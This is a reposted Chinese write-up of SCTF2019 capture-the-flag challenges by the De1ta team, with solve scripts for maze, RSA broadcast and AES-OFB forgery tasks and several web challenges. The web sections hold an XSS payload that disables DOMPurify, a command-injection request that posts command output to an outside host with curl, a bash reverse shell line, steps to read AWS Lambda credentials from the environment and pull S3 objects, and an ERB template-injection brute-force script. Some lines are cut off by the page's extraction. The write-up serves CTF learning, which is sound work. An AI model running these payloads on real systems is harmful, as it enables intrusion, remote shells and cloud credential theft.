1t98cp.com main.php,SCTF2019 Writeup——De1ta

转载

weixin_39962125 于 2021-03-18 07:01:49 发布 849 收藏
文章标签： 1t98cp.com main.php

前排广告位

De1ta长期招Web/逆向/pwn/密码学/硬件/取证/杂项/etc.选手

有意向的大佬请联系ZGUxdGFAcHJvdG9ubWFpbC5jb20=


De1ta是一个充满活力的CTF团队，成立至今的一年里，我们在不断变强，也在不断完善内部的制度，使得De1ta的每一位成员都能在技术和热情上保持提升，欢迎各位师傅的加入，尤其欢迎CTF新起之秀的加入。

Misc

关注公众号，cat /flag

头号玩家

一直往上走flag就出来了



sctf{You_Are_The_Ready_Player_One!!!For_Sure!!!}

Maaaaaaze

找迷宫中任意两点最大路径

最后答案是4056

把 html 处理一下，然后任意取一个点作为起点，扔到dfs里跑最长路径，等跑不动的时候拿当前最长路径的重点作为起点再扔进去跑，来回几次就得到4056了

exp.py

```
import sys

sys.setrecursionlimit(100000)

file = open("sctfmaze.txt")

maze = [[0 for j in range(0, 100)] for i in range(0, 100)]

vis = [[0 for j in range(0, 100)] for i in range(0, 100)]

class Node:

t = 0

r = 0

b = 0

l = 0

#print maze

for line in file:

a = line[:-1].split(" ")

#print a

n = Node()

for i in range(2,len(a)):

#print a[i],

if a[i] == '0' :

n.t = 1

if a[i] == '1' :

n.r = 1

if a[i] == '2' :

n.b = 1

if a[i] == '3' :

n.l = 1
```

```
#print a[i],
#print
maze[int(a[0])][int(a[1])] = n
#print a[0],a[1],maze[int(a[0])][int(a[1])].b
#exit()
def check(i,j):
if i>=100 or i<0 or j>=100 or j<0:
return False
if vis[i][j] == 1:
return False
return True
def printmap():
global vis
for i in range(0,100):
for j in range(0,100):
if vis[i][j] == 1:
print "%2d%2d" % (i,j)
print " "
maxx = 0
print maxx,i,j
def dfs(i,j,n):
global maxx
global vis
global maze
n += 1
#print maxx,i,j,n,maze[i][j].t,maze[i][j].r,maze[i][j].b,maze[i][j].l
if n>maxx:
print n,i,j
#print n,i,j,maze[i][j].t,maze[i][j].r,maze[i][j].b,maze[i][j].l
maxx = n
if check(i-1,j) and maze[i][j].t == 0:
```

```
vis[i-1][j] = 1
dfs(i-1,j,n)
vis[i-1][j] = 0
if check(i,j+1) and maze[i][j].r == 0:
vis[i][j+1] = 1
dfs(i,j+1,n)
vis[i][j+1] = 0
if check(i+1,j) and maze[i][j].b == 0:
vis[i+1][j] = 1
dfs(i+1,j,n)
vis[i+1][j] = 0
if check(i,j-1) and maze[i][j].l == 0:
vis[i][j-1] = 1
dfs(i,j-1,n)
vis[i][j-1] = 0
vis[70][22] = 1
dfs(70,22,0)
exit()
for i in range(0,100):
for j in range(0,100):
#print i,j
vis[i][j] = 1
dfs(i,j,0)
vis[i][j] = 0
```

打开电动车


根据这篇文章

可知钥匙信号(PT224X) = 同步引导码(8bit) + 地址位(20bit) + 数据位(4bit) + 停止码(1bit)

用audacity打开信号文件，信号为 01110100101010100110010

这里题目截取到的信号中不包括同步码，前20位即为地址码，即为flag

sctf{01110100101010100110}



Crypto

babygame

题目首先需要proof_of_work，要求m和rsa加密m之后再解密的结果不相同，让m比n大即可绕过

进入系统之后有两个选项

1.随机生成三组不同的a，b，n，使用相同的e=3，使得c=pow(a*m+b,e,n)，然后会给我们三组不同的a，b，n和c。最后再使用aes_ofb加密m，将结果也给我们。其中aes的iv和key都是随机生成的

2.我们需要输入aes_ofb加密之后的m的结果，其中m需要将其中的afternoon替换为morning，如果构造的正确则返回flag

解题思路：

1.通过Broadcast Attack with Linear Padding解出m为”I will send you the ticket tomorrow afternoon”

2.将m，修改后的m，以及aes_ofb加密之后的m的结果进行异或，得到的最终结果就是修改后的m进行aes_ofb加密之后的结果。将此结果发送给 服务器 便得到flag

sctf{7h15_ch4ll3n63_15_n07_h4rd_f0r_y0u_r16h7?}

解题脚本:

1.hastads.sage

```
def hastads(cArray,nArray,e=3):
"""
Performs Hastads attack on raw RSA with no padding.
cArray = Ciphertext Array
nArray = Modulus Array
e = public exponent
"""
if(len(cArray)==len(nArray)==e):
for i in range(e):
cArray[i] = Integer(cArray[i])
nArray[i] = Integer(nArray[i])
M = crt(cArray,nArray)
return(Integer(M).nth_root(e,truncate_mode=1))
```

```
else:
print("CiphertextArray, ModulusArray, need to be of the same length, and the same size as the public exponent")
def linearPaddingHastads(cArray,nArray,aArray,bArray,e=3,eps=1/8):
"""
Performs Hastads attack on raw RSA with no padding.
This is for RSA encryptions of the form: cArray[i] = pow(aArray[i]*msg + bArray[i],e,nArray[i])
Where they are all encryptions of the same message.
cArray = Ciphertext Array
nArray = Modulus Array
aArray = Array of 'slopes' for the linear padding
bArray = Array of 'y-intercepts' for the linear padding
e = public exponent
"""
if(len(cArray) == len(nArray) == len(aArray) == len(bArray) == e):
for i in range(e):
cArray[i] = Integer(cArray[i])
nArray[i] = Integer(nArray[i])
aArray[i] = Integer(aArray[i])
bArray[i] = Integer(bArray[i])
TArray = [-1]*e
for i in range(e):
arrayToCRT = [0]*e
arrayToCRT[i] = 1
TArray[i] = crt(arrayToCRT,nArray)
P. = PolynomialRing(Zmod(prod(nArray)))
gArray = [-1]*e
for i in range(e):
gArray[i] = TArray[i]*(pow(aArray[i]*x + bArray[i],e) - cArray[i])
g = sum(gArray)
g = g.monic()
```

```
# Use Sage's inbuilt coppersmith method

roots = g.small_roots(epsilon=eps)

if(len(roots)== 0):

print("No Solutions found")

return -1

return roots[0]

else:

print("CiphertextArray, ModulusArray, and the linear padding arrays need to be of the same length," +

"and the same size as the public exponent")

def LinearPadding():

import random

import binascii

e = 3

nArr = [

0x81e620887a13849d094251e5db9b9160d299d2233244876344c0b454c99f7baf9322aa90b371f59a8ed673f6

0x6c7c7935c58a586cf45e2e62ee51f6619ae2f6a7cef3865ed40a0d62ec31ba612e81045bcc6e50aa41d225b0f

0x5e67f4953462f66d217e4bf80fd4f591cbe22a8a3eac42f681aea880f0f90e4a34aca250b01754dd49d3b751201

cArr = [

0x3512b763bab0b45b2c6941cccd550c8b2628cea0f162dc3902951e48115d58d16ea25075da6331617e7a4ac6

0x36bfe6fba6f34b93a0d2d44c890dfe44afc715a586bc1a44aa184571bb88a238187024b36b22a1f52a64f553fb5

0x4961ba65469dfc17e663af04dfb8eeee16c61df4f85971495d0c7e706104060263896365179 1cfad2899231230

aArr = [

0xd0f458bc246d88f38e78076b36ad58981928594035b9e428401dc3ccf049a8012926dffb5be9fa225e8e12837

0xfbedf9c34170262e2ed0eee7512e935715400a8ce541285c98e5269d2cdf4dc1aa81e117bf5d62a3310064376

0xa2995200a4f252d7ba9959a3b7d51c4b138f3823869f71573f4ab61c581ce8879d40396a33ddc32a93fd100a1

bArr = [

0xc2a6d47dc16824c86e92a9e88a931d215846052fe6787c11d0fcd9f4dde28f510707c33948290f69644a7fa640
```

```
0xc2343fdbb6a351b387174db494e03d0879bea084e65b16f3f0ad106472bd3974813aec28a01fcceeae00db6d3
```

```
0xc4a2fb937c7441be58bfcb06208e0987423ab577041d0accf1f446545b9ebb7e4874fc56597ab1b842bb50e364
```

```
randUpperBound = pow(2,500)

msg = linearPaddingHastads(cArr,nArr,aArr,bArr,e=e,eps=1/8)

msg = hex(int(msg))[2:]

if(msg[-1]=='L'):

msg = msg[:-1]

if(len(msg)%2 == 1):

msg = '0' + msg

print(msg)

print(binascii.unhexlify(msg))

if __name__ == '__main__':

LinearPadding()
```

2.exp.py

```
HOST = "47.240.41.112"

PORT = 54321

from Crypto.Util.strxor import strxor

from pwn import *

def pad(msg):

pad_length = 16 - len(msg) % 16

return msg + chr(pad_length) * pad_length

r = remote(HOST, PORT)

ru = lambda x : r.recvuntil(x)

rl = lambda : r.recvline()

sl = lambda x : r.sendline(x)

# Give a large number bigger than n to break proof_of_work

ru('{65537, ')

n = ru('L}').strip('L}')

n = int(n[2:],16)

ru('Give me something you want to encrypt:')
```

```
sl(str(n**2))

# pad the message and target message we got in the first step

msg = pad("I will send you the ticket tomorrow afternoon")

target_msg = pad("I will send you the ticket tomorrow morning")

ru('message')

sl('1')

ru('this:')

message = ((ru('n').strip(' ')).strip('n')).decode('hex')

ru('message')

# message xor enc_message = middle_key_stream, middle_key_stream xor target_message = enc_target_message, so enc_target_message = xor(message,enc_message,target_message)

enc_target_message = strxor(strxor(target_msg,message),msg).encode('hex')

# choice 2 and send enc_target_message to get flag

sl('2')

ru('now:')

sl(enc_target_message)

flag = ru('}')

print "[+]FLAG IS: "+flag

r.close()
```

warmup

就是看函数unpad

```
def unpad(self, msg):

return msg[:-ord(msg[-1])]
```

msg[-1]可以自己设置，也就是说。要满足：

```
msg = self.unpad(msg)

if msg == 'please send me your flag':
```

不一定要msg是 'please send me your flag'+'x08'*8

后面还可以加一个16字节的，最后伪造成这样

'please send me your flag'+'A'*23+'x18' 这个也能满足：

然后就要把那些A换成一些其它的值，使得能通过这个条件：

```
if self.code(msg) == code:
```

个code函数就是每16位异或在一起，最后再进行一次确定性的加密。

已知的nc会给一个(明文，mac)对。记作(plaintext1,mac1)。

然后伪造一个(plaintext2,mac2)。让mac2=mac1，再让plaintext2每16位异或在一起的值和plaintext1每16位异或在一起的值相同就可以了。

回到这里 'please send me your flag'+'A'*23+'x18'

我们能控制最后一组16位中的前15个字符和倒数第二组15位的最后一个字符。

异或一下就可以知道那些’A’替换成什么了。然后发过去行了。

exp.py

```
#!/usr/bin/python

# -*- coding: utf-8 -*-

from Crypto.Cipher import AES

from Crypto.Util.strxor import strxor

from Crypto.Random import get_random_bytes

from FLAG import flag

def pad(msg):

pad_length = 16 - len(msg) % 16

return msg + chr(pad_length) * pad_length

iv = b'1'*16

message = b'see you at three o'clock tomorrow'

message = iv+pad(message)

res1 = bytes([0])*16

for i in range(len(message)/16):

res1 = bytesxor(message[i*16:(i+1)*16], res1)

message2 = 'please send me your flag' # len=24

message2 = iv+message2+7*b'x00'+b'x18'

res2 = bytes([0])*16

for i in range(len(message)/16):

res2 = bytesxor(message[i*16:(i+1)*16], res2)

sig = bytesxor(res1,res2)

sig1 = sig[:15]

sig2 = sig[15:]
```

final = iv+message2+7*b'x00'+sig2+sig1+b'x18'

sctf{y0u_4r3_7h3_4p3x_ch4mp10n}

Web

math-is-fun1

题目给了个在线编辑器

可以提交一个url到服务器，结合hint确定是要xss了

({"SAFE_FOR_JQUERY":true,"ALLOWED_TAGS":["style","img","video"],"ALLOWE

D_ATTR":["style","src","href"],"FORBID_TAGS":["base","svg","link","iframe","frame","embed"]})

分析了页面里的js代码，渲染流程如下：

1.服务器将name参数拼接到一个config类型的script标签中

2.读取上面那个标签的内容并解析然后给window[]赋值 (这里可以变量覆盖)

3.将config[name]拼接到textarea中

4.读取location.search中的text，URLdecode后覆盖textarea

5.监听textarea变化后会执行如下事件

6.读取textarea的内容

7.Dompurify过滤 (上面发的先知链接已经被修复)

8.markdown渲染 (不知道用的啥库)

9.latex渲染 (用的mathjax2.7.5不存在已知xss)

10.插入页面

猜测是要覆盖DOMPurify的某些变量，能够使其失效，翻看Dompurify的源码

```
965     /* Check we can run. Otherwise fall back or ignore */
966     if (!DOMPurify.isSupported) {
967       if (
968         typeof window.toStaticHTML === 'object' ||
969         typeof window.toStaticHTML === 'function'
970       ) {
971         if (typeof dirty === 'string') {
972           return window.toStaticHTML(dirty);
973         }
974
975         if (_isNode(dirty)) {
976           return window.toStaticHTML(dirty.outerHTML);
977         }
978       }
979
980       return dirty;
981     }
```


当DOMPurify.isSupported为false，则能够绕过过滤

于是构造

name=a;alert(1);%0aDOMPurify[%27isSupported%27]%3dfalse&text=

把DOMPurify.isSupported设置为false，text参数的值就能直接插入页面中，造成xss

(这里不知道为啥直接 text=



最后payload：

name=a;alert(1);%0aDOMPurify[%27isSupported%27]%3dfalse&text=

两题都可以用这个paylaod打

ID	Name	Remote Addr
962832	http:/[redacted].io/?a=flag%3Dsctf%7BMathJ0x_1s_interestiiiiing_A0d_C0ngrat8lati0ns%21%7D	47.110.132.199
962829	[redacted]	[redacted]
962828	[redacted]	[redacted]
962824	http:/[redacted].io/?a=flag%3Dsctf%7Bl_shou1d_n0t_b3l13ve_in_CSP%21%21%7D	47.110.128.101

math-is-fun2


题解同上，

payload：

name=a;alert(1);%0aDOMPurify[%27isSupported%27]%3dfalse&text=

easy-web

用chrome可以看到webpack里有web接口相关信息



/upload接口可以打包nodejs库到zip并返回一个url给你下载

测试发现npm参数可以命令注入

POST /upload HTTP/1.1

Host: sctf2019.l0ca1.xyz

Connection: close

Content-Length: 173

Accept: application/json, text/plain, */*

Origin: https://sctf2019.l0ca1.xyz

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36

Content-Type: application/json;charset=UTF-8

Referer: https://sctf2019.l0ca1.xyz/

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8

{"key":"abcdefghiklmn123","npm":[";curl http://xxx:8088/ -X POST -d "`ls -al`""]}

找了半天，服务器里啥也没有，把源码扒下来：

```
const koa = require("koa");

const AWS = require("aws-sdk");

const bodyparser = require('koa-bodyparser');

const Router = require('koa-router');

const async = require("async");

const archiver = require('archiver');

const fs = require("fs");
```

```
const cp = require("child_process");
const mount = require("koa-mount");
const cfg = {
"Bucket":"static.l0ca1.xyz",
"host":"static.l0ca1.xyz",
}
function getRandomStr(len) {
var text = "";
var possible = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
for (var i = 0; i < len; i++)
text += possible.charAt(Math.floor(Math.random() * possible.length));
return text;
};
function zip(archive, output, nodeModules) {
const field_name = getRandomStr(20);
fs.mkdirSync(`/tmp/${field_name}`);
archive.pipe(output);
return new Promise((res, rej) => {
async.mapLimit(nodeModules, 10, (i, c) => {
process.chdir(`/tmp/${field_name}`);
console.log(`npm --userconfig='/tmp' --cache='/tmp' install ${i}`);
cp.exec(`npm --userconfig='/tmp' --cache='/tmp' install ${i}`, (error, stdout, stderr) => {
if (error) {
c(null, error);
} else {
c(null, stdout);
}
});
}, (error, results) => {
archive.directory(`/tmp/${field_name}/`, false);
archive.finalize();
```

```
});
output.on('close', function () {
cp.exec(`rm -rf /tmp/${field_name}`, () => {
res("");
});
});
archive.on("error", (e) => {
cp.exec(`rm -rf /tmp/${field_name}`, () => {
rej(e);
});
});
});
}
const s3Parme = {
// accessKeyId:"xxxxxxxxxxxxxxx",
// secretAccessKey:"xxxxxxxxxxxxxxxxxx",
}
var s3 = new AWS.S3(s3Parme);
const app = new koa();
const router = new Router();
app.use(bodyparser());
app.use(mount('/static',require('koa-static')(require('path').join(__dirname,'./static'))));
router.get("/", async (ctx) => {
return new Promise((resolve, reject) => {
fs.readFile(require('path').join(__dirname, './static/index.html'), (err, data) => {
if (err) {
ctx.throw("系统发生错误,请重试");
return;
};
ctx.type = 'text/html';
ctx.body = data.toString();
```

```
resolve();
});
});
})
.post("/login",async(ctx)=>{
if(!ctx.request.body.email || !ctx.request.body.password){
ctx.throw(400,"参数错误");
return;
}
ctx.body = {isUser:false,message:"用户名或密码错误"};
return;
})
.post("/upload", async (ctx) => {
const parme = ctx.request.body;
const nodeModules = parme.npm;
const key = parme.key;
if(typeof key == "undefined" || key!="abcdefghiklmn123"){
ctx.throw(403,"请求失败");
return;
}
if (typeof nodeModules == "undefined") {
ctx.throw(400, "JSON 格式错误");
return;
}
const zipFileName = `${getRandomStr(20)}.zip`;
var output = fs.createWriteStream(`/tmp/${zipFileName}`, { flags: "w" });
var archive = archiver('zip', {
zlib: { level: 9 },
});
try {
await zip(archive, output, nodeModules);
```

```
} catch (e) {
console.log(e);
ctx.throw(400,"系统发生错误,请重试");
return;
}
const zipBuffer = fs.readFileSync(`/tmp/${zipFileName}`);
const data = await s3.upload({ Bucket: cfg.Bucket, Key: `node_modules/${zipFileName}`, Body: zipBuffer
,ACL:"public-read"}).promise().catch(e=>{
console.log(e);
ctx.throw(400,"系统发生错误,请重试");
return;
});
ctx.body = {url:`http://${cfg.host}/node_modules/${zipFileName}`};
cp.execSync(`rm -f /tmp/${zipFileName}`);
return;
})
app.use(router.routes());
if (process.env && process.env.AWS_REGION) {
require("dns").setServers(['8.8.8.8','8.8.4.4']);
const serverless = require('serverless-http');
module.exports.handler = serverless(app, {
binary: ['image/*', 'image/png', 'image/jpeg']
});
}else{
app.listen(3000,()=>{
console.log(`listening 3000.....`);
});
}N
```

后端接受参数后打包zip，然后传到了AWS s3里

因为服务器中啥也没找到，故猜测flag不在web服务器里，在static.l0ca1.xyz里，

也就是AWS s3里，那就要获取

const s3Parme = {

// accessKeyId:"xxxxxxxxxxxxxxx",

// secretAccessKey:"xxxxxxxxxxxxxxxxxx",

}

记得AWS内网有地方可以看这个key

/var/task/.git/

```
total 46
drwxr-xr-x   5 root root   152 Jun 22 01:29 .
drwxr-xr-x  23 root root  4096 May 14 11:55 ..
drwxrwxr-x   6 root root   121 Jun 22 01:29 .git
-rw-rw-r--   1 root root   647 Jun 22 01:29 .gitignore
-rw-rw-r--   1 root root  4245 Jun 22 01:29 index.js
drwxrwxr-x 127 root root  2314 Jun 22 01:29 node_modules
-rw-rw-r--   1 root root   473 Jun 22 01:29 package.json
-rw-rw-r--   1 root root 36747 Jun 22 01:29 package-lock.json
drwxrwxr-x   5 root root    67 Jun 22 01:29 static
```

```
[core]
.repositoryformatversion = 0
.filemode = false
.bare = false
.logallrefupdates = true
.symlinks = false
.ignorecase = true

[remote "origin"]
.fetch = +refs/heads/*:refs/remotes/origin/*
.url = https://github.com/l0ca1/SCTF-2019.git
[branch "master"]
.merge = refs/heads/master
.remote = origin
```

反弹shell bash -i >& /dev/tcp//6666 0>& 几秒钟就会断开，但是时间够了

接着服务器上 node -e运行js，带着凭据直接访问s3，类似ssrf

const AWS = require("aws-sdk");

const s3 = new AWS.S3();


const bkt = s3.listObjects({Bucket: "static.l0ca1.xyz"});

bkt.promise().then((data)=>{


console.log(data)


}

);




```
const AWS = require("aws-sdk");

const s3 = new AWS.S3();

const flag = s3.getObject({Bucket: "static.l0ca1.xyz", Key: "flaaaaaaaaag/flaaaag.txt"});

flag.promise().then((data)=>{

console.log(data)

}

);
```





方法2：

当一个AWS Lambda函数执行时，它会使用一个由开发者(IAM角色)提供的临时安全证书。此时需要从AWS STS(安全令牌服务)接收以下三个参数：

access key id

secret access key

token

这时候就能直接读取self/environ获得这三个东西，然后本地起开aws cli配置好key直接读s3就行了

flag shop

robots.txt提示/filebak，访问后拿到源码：

```
require 'sinatra'
require 'sinatra/cookies'
require 'sinatra/json'
require 'jwt'
require 'securerandom'
require 'erb'
set :public_folder, File.dirname(__FILE__) + '/static'
FLAGPRICE = 1000000000000000000000000000
#ENV["SECRET"] = SecureRandom.hex(xx)
configure do
enable :logging
file = File.new(File.dirname(__FILE__) + '/../log/http.log',"a+")
file.sync = true
use Rack::CommonLogger, file
end
get "/" do
redirect '/shop', 302
end
get "/filebak" do
content_type :text
erb IO.binread __FILE__
end
get "/api/auth" do
payload = { uid: SecureRandom.uuid , jkl: 20}
auth = JWT.encode payload,ENV["SECRET"] , 'HS256'
```

```
cookies[:auth] = auth
end
get "/api/info" do
islogin
auth = JWT.decode cookies[:auth],ENV["SECRET"] , true, { algorithm: 'HS256' }
json({uid: auth[0]["uid"],jkl: auth[0]["jkl"]})
end
get "/shop" do
erb :shop
end
get "/work" do
islogin
auth = JWT.decode cookies[:auth],ENV["SECRET"] , true, { algorithm: 'HS256' }
auth = auth[0]
unless params[:SECRET].nil?
if ENV["SECRET"].match("#{params[:SECRET].match(/[0-9a-z]+/)}")
puts ENV["FLAG"]
end
end
if params[:do] == "#{params[:name][0,7]} is working" then
auth["jkl"] = auth["jkl"].to_i + SecureRandom.random_number(10)
auth = JWT.encode auth,ENV["SECRET"] , 'HS256'
cookies[:auth] = auth
ERB::new("").result
end
end
post "/shop" do
islogin
auth = JWT.decode cookies[:auth],ENV["SECRET"] , true, { algorithm: 'HS256' }
if auth[0]["jkl"] < FLAGPRICE then
json({title: "error",message: "no enough jkl"})
```

```
else
auth << {flag: ENV["FLAG"]}
auth = JWT.encode auth,ENV["SECRET"] , 'HS256'
cookies[:auth] = auth
json({title: "success",message: "jkl is good thing"})
end
end
def islogin
if cookies[:auth].nil? then
redirect to('/shop')
end
end
```

发现 ERB::new("").result

存在erb模版注入，构造 name为，do为 is working

结合 ENV["SECRET"].match("#{params[:SECRET].match(/[0-9a-z]+/)}") ，

SECRET参数可控，如果匹配到SECRET，则 $~ (ruby特性，表示最近一次正则匹配结果) 会在页面中返回

于是可以爆破secret，然后伪造JWT去买flag。

爆破脚本如下：

```
import requests
import base64
url = "http://47.110.15.101"
re = requests.session()
re.get(url + "/api/auth")
flag = "09810e652ce9fa4882fe4875c"
while True:
i = ""
for i in "0123456789abcdef":
#now = flag + i
now = i + flag
res = re.get(url + "/work?
name=%3c%25%3d%24%7e%25%3e&do=%3c%25%3d%24%7e%25%3e%20is%20working&SECRET="+no
```

if len(res.text) > 48:


print res.text

print flag

flag = now

break

print flag



Re

Who is he

